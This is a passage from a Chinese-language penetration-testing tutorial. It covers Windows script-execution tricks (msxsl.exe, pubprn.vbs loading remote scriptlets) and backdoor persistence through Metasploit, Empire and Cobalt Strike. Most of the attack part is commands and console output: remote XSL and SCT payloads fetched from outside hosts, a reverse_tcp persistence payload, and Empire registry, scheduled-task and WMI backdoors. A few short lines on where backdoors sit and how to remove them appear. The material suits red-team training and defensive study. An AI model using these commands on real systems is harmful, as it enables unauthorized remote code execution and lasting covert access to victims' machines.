            new ActiveXObject("WScript.Shell").Run(ps,0,true);
        ]]>
</script>
</registration>
</scriptlet>
```

执行命令，成功弹计算器：

14、MSXSL.EXE

msxsl.exe是微软用于命令行下处理XSL的一个程序，所以通过他，我们可以执行JavaScript进而执行系统命令。

下载地址为：https://www.microsoft.com/en-us/download/details.aspx?id=21714

msxsl.exe 需要接受两个文件，XML及XSL文件，可以远程加载，具体方式如下：

```
msxsl http://192.168.28.128/scripts/demo.xml http://192.168.28.128/scripts/exec.xsl
```


demo.xml

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="exec.xsl" ?>
<customers>
<customer>
<name>Microsoft</name>
</customer>
</customers>
```

exec.xsl

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">
```

```
<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("cmd /c calc.exe");
   return nodelist.nextNode().xml;

   }
</msxsl:script>
<xsl:template match="/">
   <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```



15、pubprn.vbs

在Windows 7以上版本存在一个名为PubPrn.vbs的微软已签名WSH脚本，其位于C:\Windows\System32\Printing_Admin_Scripts\en-US，仔细观察该脚本可以发现其显然是由用户提供输入（通过命令行参数），之后再将参数传递给GetObject()

```
"C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs" 127.0.0.1
script:https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct
```

test.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    remotable="true"
        >
```

```
</registration>
<script language="JScript">
<![CDATA[
                var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
]]>
</script>
</scriptlet>
```

第6篇：三大渗透测试框架权限维持技术

0x00 前言

在渗透测试中，有三个非常经典的渗透测试框架----Metasploit、Empire、Cobalt Strike。

那么，通过漏洞获取到目标主机权限后，如何利用框架获得持久性权限呢?

0x01 MSF权限维持

使用MSF维持权限的前提是先获得一个*meterpreter* shell，通过*meterpreter* shell获取持久性shell的方法有两种：

Persistence模块


通过启动项启动(persistence)的方式，在目标机器上以反弹回连。

```
meterpreter > run persistence -X -i 10 -p 4444 -r 192.168.28.128

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-D8MSEM20MJB_20190811.1323/WIN-D8MSEM20MJB_20190811.1323.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.28.128 LPORT=4444
[*] Persistent agent script is 99648 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\NYvwjX.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\NYvwjX.vbs
[+] Agent executed with PID 3980
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TCBvuMPgnFPgxu
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\TCBvuMPgnFPgxu
```

`-U`：设置后门在用户登录后自启动。该方式会在`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`下添加注册表信息。推荐使用该参数；
`-X`：设置后门在系统启动后自启动。该方式会在`HKLM\Software\Microsoft\Windows\CurrentVersion\Run`下添加注册表信息。由于权限问题，会导致添加失败，后门将无法启动。
`-S`：作为服务自动启动代理程序（具有SYSTEM权限）

生成的相关文件位置：

```
# 后门文件位置:
C:\Windows\Temp
C:\Users\Administrator\AppData\Local\Temp
# 注册表位置:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
```



Metsvc 模块

通过服务(metsvc)启动的方式，在目标机器启动后自启动一个服务，等待连接。

```
meterpreter > run metsvc -A

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\ADMINI~1\AppData\Local\Temp\1\ggHezDZAuQ...
[*]   >> Uploading metsrv.x86.dll...
[*]   >> Uploading metsvc-server.exe...
[*]   >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.28.131:31337...
[*] Meterpreter session 3 opened (192.168.28.128:45111 -> 192.168.28.131:31337) at 2019-08-11 03:46:38 -0400
meterpreter > [*] 192.168.28.131 - Meterpreter session 3 closed.  Reason: Died
```

后门排查：目标主机上开启了一个Meterpreter服务。

0x02 Empire 权限维持


Empire的persistence模块提供了18种权限维持的方法，大致可以分为四类，即

```
(Empire: PZ9HGTVS) > usemodule persistence/
elevated/registry*              misc/add_netuser                  misc/get_ssps                powerbreach/deaduser          userland/registry
elevated/schtasks*              misc/add_sid_history*             misc/install_ssp*            powerbreach/eventlog*         userland/schtasks
elevated/wmi*                   misc/debugger*                    misc/memssp*                 powerbreach/resolver
elevated/wmi_updater*           misc/disable_machine_acct_change* misc/skeleton_key*           userland/backdoor_lnk
```


elevated（管理权限）	misc（杂项）	powerbreach	userland（用户权限）
registry*	add_netuser	deaduser	backdoor_lnk
schtasks*	add_sid_history*	eventlog*	registry
wmi*	debugger*	resolver	schtasks
wmi_updater*	disable_machine_acct_change*		
	get_ssps		
	install_ssp*		
	memssp*		
	skeleton_key*		

注册表

```
(Empire: agents) > agents
(Empire: agents) > interact URL3FZBV
(Empire: URL3FZBV) > usemodule persistence/elevated/registry*
(Empire: powershell/persistence/elevated/registry) > set Listener test
(Empire: powershell/persistence/elevated/registry) > execute
```



因为是开机启动，所以会弹个黑框，之后还会弹出注册表添加的powershell启动项的框，在注册表位置如下：




计划任务

```
(Empire: agents) > interact 9NZ2RWBC
(Empire: 9NZ2RWBC) > usemodule persistence/elevated/schtasks*
(Empire: powershell/persistence/elevated/schtasks) > set Listener test
(Empire: powershell/persistence/elevated/schtasks) > set DailyTime 22:50
(Empire: powershell/persistence/elevated/schtasks) > execute
```

```
(Empire: agents) > interact 9NZ2RWBC
(Empire: 9NZ2RWBC) > usemodule persistence/elevated/schtasks*
(Empire: powershell/persistence/elevated/schtasks) > set Listener test
(Empire: powershell/persistence/elevated/schtasks) > set DailyTime 22:50
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 9NZ2RWBC to run TASK_CMD_WAIT
[*] Agent 9NZ2RWBC tasked with task ID 2
[*] Tasked agent 9NZ2RWBC to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) >
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent 9NZ2RWBC returned results.
成功: 成功创建计划任务 "Updater"。
Schtasks persistence established using listener test stored in HKLM:\Software\Microsoft\Network\debug with Updater daily trig
ger at 22:50.
[*] Valid results returned by 192.168.28.133

(Empire: powershell/persistence/elevated/schtasks) > [*] Sending POWERSHELL stager (stage 1) to 192.168.28.133
[*] New agent 3YF9HXMP checked in
[+] Initial agent 3YF9HXMP from 192.168.28.133 now active (Slack)
[*] Sending agent (stage 2) to 3YF9HXMP at 192.168.28.133
```

在任务计划程序库可以看到-任务为Updater-启动程序如下可以到为powershell




wmi

```
(Empire: agents) > interact 9NZ2RWBC
(Empire: 9NZ2RWBC) > usemodule persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > set Listener test
(Empire: powershell/persistence/elevated/wmi) > run
```

```
(Empire: agents) > interact 9NZ2RWBC
(Empire: 9NZ2RWBC) > usemodule persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > set Listener test
(Empire: powershell/persistence/elevated/wmi) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 9NZ2RWBC to run TASK_CMD_WAIT
[*] Agent 9NZ2RWBC tasked with task ID 3
[*] Tasked agent 9NZ2RWBC to run module powershell/persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > [*] Agent 9NZ2RWBC returned results.
WMI persistence established using listener test with OnStartup WMI subsubscription trigger.
[*] Valid results returned by 192.168.28.133

(Empire: powershell/persistence/elevated/wmi) >
```


如何清除后门，最简单的方法就是使用Autoruns，选择WMI选项卡，右键就可以删除恶意后门。




0x03 Cobalt Strike权限维持

通过Cobalt Strike拿到一个shell，留后门的方法有很多，下面介绍两种比较常见的无文件、自启动后门。

从Cobalt Strike菜单栏，Attacks--Web Drive-by--Scaripted Web Delivery，生成powershell后门。



根据需要可以自己选择，填写所需参数默认端口是80（需要注意的就是不要使用重复端口），Type选择powershell。

